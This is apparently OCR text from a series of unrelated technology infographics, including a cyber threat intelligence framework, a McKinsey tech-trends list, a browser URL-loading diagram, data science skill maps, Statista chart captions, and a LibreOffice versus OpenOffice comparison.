




Threat Intelligence
DRM
Employees
Social Engineering
Identity/Access Management
Insider Risk (Malicious and Negligent)
Technology
"Public Facing" Presence
Customer Interaction Points
Social Media
Corporate Marketing Points
Physical Infrastructure
Building Automation
Operational Technology
Physical Security Devices
IT Infrastructure
Software/Applications
Hardware/Devices
Internet of Things (IoT)
Supply Chain
Suppliers
"As-a-Service" Vendors
Partners
Unauthorized Access
Data Leakage
Data Theft
Exploit Distribution
Targeted Operations
Global Campaigns
Fraud/Threat Activity
Dark Web Markets
Cybercriminal Markets
Open Source
People & Process
Functional Teams
Incident Response Teams/Defenders
Risk Management Teams
Intelligence Analyst Teams
Planning & Direction
Collection
Processing
Analysis & Production
Dissemination
Consumption & Feedback
(Threat Intel Process)
Analyst Core Competencies
Critical Thinking
Computing Fundamentals
Information Security
Technical Exploitation
Communication & Collaboration
Data Collection & Examination
Strategic
Collection
Open Source
CTI Vendor
Dark Web
ISAO/ISACs
Assessment
Threat
Vulnerability
Impact
Focus
Time Horizon: Far
Consumer: C-Suite
Attack Surface: Geographical/Physical
Decision Points: Driven by Org. Strategy
Interrogatives: Who, Why, Where? (Proactive)
Kill Chain: Motivation/Decision to Act
Determine Objectives
Operational
Collection
Open Source
CTI Vendor
Dark Web
ISAO/ISACs
Evaluation
Operating Environment Evaluation
Adversary Evaluation
Course of Action Determination
Focus
Time Horizon: Near
Consumer: Executive Management/CIO/CISO
Attack Surface: Personal/Logical
Decision Points: Driven by Risk-Based Allocation
Interrogatives: When, Where, How? (Proactive)
Kill Chain: Avenues of Approach
Acquire Capabilities
Develop Access
Tactical
Collection
Endpoint Monitoring
Log Correlation
Forensic Evidence
Web Traffic
NetFlow/Network Monitoring
Boundary Defense Capabilities
CTI Feed (External Vendor)
Sharing
STIX
TAXII
TLP
Focus
Time Horizon: Immediate
Consumer: Incident Response Teams/Defenders
Attack Surface: Logical/Devices
Decision Points: Driven by Operational Need
Interrogatives: How, What? (Reactive)
Kill Chain: Implement Actions
Assess Status
Restrike


10 tech trends with momentum
These tech trends may not be the coolest. But they're the ones with real impetus —attracting the most venture money and patent filings, with big implications for businesses. Our momentum scores can help executives respond
1 Distributed infrastructure
As data flows into the cloud, barriers to entry will fall, enabling strategic moves into adjacent markets
Momentum score: 45
2 Applied AI
Generative AI and next-gen simulations will disrupt R&D and augment human-machine interaction
Momentum score: 41
3 Next-generation computing
Prepare for radically fast development cycles, and disrupted value chains
Momentum score: 39
4 The future of programming
"Software 2.0" neural networks use machine learning—not programmers—to build the future
Momentum score: 38
5 Trust architecture
Distributed technologies could lower the costs of transactions and cyber-risk
Momentum score: 32
6 The future of connectivity
Super-fast connectivity will support seamless personalization and shift the business landscape
Momentum score: 31
7 Next-level process automation and virtualization
Robotics, IoT, digital twins, and 3D/4D printing will streamline routine tasks, accelerating time to market
Momentum score: 24
8 Cleantech
Advances promise an abundant supply of green energy generation to meet growing needs
Momentum score: 19
9 The biorevolution
From food to health, bioscience is combining with computing, automation and artificial intelligence
Momentum score: 18
10 Next-gen materials
Innovations in material science with lighter environmental impact will shape sustainable economies
Momentum score: 14
McKinsey & Company
Momentum scores represent each trend's weighted growth rate across 6 categories: investments, companies, research publications, news, patents, search trends




WHAT HAPPENS* WHEN YOU TYPE IN A URL IN AN ADDRESS BAR IN A BROWSER ?
* a brief overview
@manekinekko
Hi!
The Internet is Complicated...
www.example.com
DNS
initiate TCP Connection
HTTP Request
Cache
Browser
Operating System
Router
ISP
Cache hit failed
What's the IP of "www.example.com"?
"."
Root domain name Server
".com"
Top Level domain name Server
"example.com"
2nd Level domain name Server
"www.example.com"
3rd Level domain name Server
93.184.216.34
TPC/IP 3 handshake
Client
SYN
Server
Client
SYN ACK
Server
Client
ACK
Server
GET http://example.com HTTP/1.1
Server Response
1xx informational message
2xx success
3xx redirects
4xx client errors
5xx server errors
HTML+CSS+JS
Parse HTML Document
tokenizer
DOM Tree
Render Tree
Painting
Layout
Parse CSS Stylesheet
Tokenizer
CSSOM Tree
JavaScript
AST
User Interface
Browser Engine
Rendering Engine
Networking
JavaScript Engine
"inside the browser"


Plan 1 capabilities
Microsoft Defender
for Endpoint
Threats are no match.
THREAT & VULNERABILITY MANAGEMENT
ATTACK SURFACE REDUCTION
NEXT GENERATION PROTECTION
ENDPOINT DETECTION & RESPONSE
AUTO INVESTIGATION & REMEDIATION
MICROSOFT THREAT EXPERTS
CENTRALIZED CONFIGURATION AND ADMINISTRATION
APIS AND INTEGRATION
Across client platforms:
Windows, macOS, Android, iOS


Machine Learning
Classification
Regression
Reinforcement Learning
Deep Learning
Clustering
Dimensionally reduction
Programming Language
Python
R
Java
Data Visualization
Tableau
Power BI
Matplotlib
GG Plot
Seaborn
IDE
Pycharm
Jupyter
Colaboratory
Spyder
R-Studio
Data Analysis
Feature Engineering
Data Wrangling
EDA
Data Science
Math
Statistics
Linear Algebra
Differential Calculas
Deploy
AWS
AZURE
Web Scraping
Beautiful Soup
Scrapy
URLLIB


DATA SCIENCE LANDSCAPE
Software Engineering
Parallel Computing
Optimize Code
Software Development Best Practices
Tidy Code
Data Structure
Model Deployment
Web Development
Data Pre-processing
Handling Missing Data
Data Cleaning
Feature Engineering
Obtaining Data
Feature Selection
Mathematics
Discrete Mathematics
Matrices
Linear Algebra
Optimization
Probability Theory
Geometry
Real analysis
Calculus
Programming
Scala
Julia
C/C++
SQL
Spark
Hadoop
R
Python
Bash
Java
Statistics
Inferential Statistics
Hypothesis Testing
Experimental Design
Descriptive Statistics
Data Visualization
Exploratory Data Analysis
Types
Comparison
Composition
Relationship
Distribution
Back-Propagation
GAN
Deep Learning
CNN
Neural Network
Support Vector Machine
Random Forest
Trees
XG Boost
Decision Trees
Algorithm
Classification
Supervised Learning
Regression
Machine Learning
Principal Component Analysis
K-means
Clustering
Unsupervised Learning
Soft Skills
Lifetime Learning
Writing
Curiosity
Storytelling
Problem Solving
Presentation
Domain Knowledge
Grit
Creativity
Critical Thinking
Communication
BY: CHANIN NANTASENAMAT
DATA PROFESSOR
http://youtube.com/dataprofessor
FEBRUARY 14, 2020



Data Science Minimum
Math & Statistics
Ethical Skills
Team Player Skills
Lifelong Learning Skills
Communication Skills
Real World Project Skills
Machine Learning Skills
Data Visualization Skills
Data Wrangling & Preprocessing
Coding Skills Python, R

How Big Tech Contributes to Open Source

Active GitHub contributors by employer by Dec 31st 2020*




* Active contributors: More than ten commits on GitHub

Source: GitHub

statista

The World's Most Innovative Countries

2021 ranking of the Global Innovation Index
(100 = most innovative)




Takes into account human capital, institutions, technology and creative output, market and business sophistication, among others

Source: World Intellectual Property Organization

statista


	LibreOffice The Document Foundation	Apache OpenOffice™
Latest major release	**7.2 – August 2021**	4.1 – April 2014
Minor releases since 2014	**93**	10
Microsoft OOXML export	**Yes (.docx, .xlsx, .pptx)**	No
Security: signing of OOXML + PDF files	**Yes**	No
Cloud/online version	**Yes – LibreOffice Online, and products based on it**	No
Broad enterprise contribution	**Yes – Collabora, CIB, allotropia, Red Hat, SIL…**	No
Source code updates in 2020	**17,443**	429



Timeline of major releases

Technology

5G and AI are the top 2 technologies which are planned for use in the next year



Q13. To what extent is your organisation implementing the following technologies as part of its business transformation strategy? (Base: 507)

PwC Market Winners' Survey, 2020

Back to reading

source pwc via @mikequindazzi

50+ CRITICAL THINKING STRATEGIES FOR LEARNING

- Analyze
- Interpret
- Infer
- Use the TeachThought Taxonomy
- Separate cause and effect
- Prioritize
- Deconstruct
- Reverse Engineer
- Write
- Reflect
- Separate the subjective from the objective
- Be vigilant in distinguishing beliefs and truths

